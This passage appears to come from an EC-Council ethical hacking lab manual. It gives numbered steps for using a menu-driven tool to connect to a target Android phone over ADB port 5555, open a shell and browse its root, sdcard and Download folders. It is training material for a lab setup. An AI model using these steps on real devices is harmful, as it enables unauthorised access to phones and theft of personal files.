
9. Type **3** and press **Enter** to select **[3] Connect a new phone** option.
10. When prompted to **Enter a phones ip address**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

    Note: If you are getting **Connection timed out** error, then type **3** again and press **Enter**. If you do not get any option, then type **3** and press **Enter** again, until you get **Enter a phones ip address** option.
11. You will see that the target **Android** device (in this case, **10.10.1.14**) is connected through port number **5555**.

    Note: If you are unable to establish a connection with the target device, then press **Ctrl+C** and re-perform **Steps#7-10**.

12. Now, at the **main_menu** prompt, type **4** and press **Enter** to choose **Access Shell on a phone**.
13. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.
14. You can observe that a shell command line appears, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




15. In the shell command line, type **pwd** and press **Enter** to view the present working directory on the target Android device.
16. In the results, you can observe that the PWD is the root directory.
17. Now, type **ls** and press **Enter** to view all the files present in the root directory.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Type **cd sdcard** and press **Enter** to navigate to the sdcard folder.
19. Type **ls** and press **Enter** to list all the available files and folders.


    Note: In this example, we will download an image file (**images.jpeg**) that we placed in the **Android** machine's **Download** folder earlier; you can do the same before performing the next steps.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

20. Type **cd Download** and press **Enter** to navigate to the **Download** folder.
21. Type **ls** and press **Enter** to list all the available files in the folder. In this case, we are interested in the **images.jpeg** file, which we downloaded earlier.

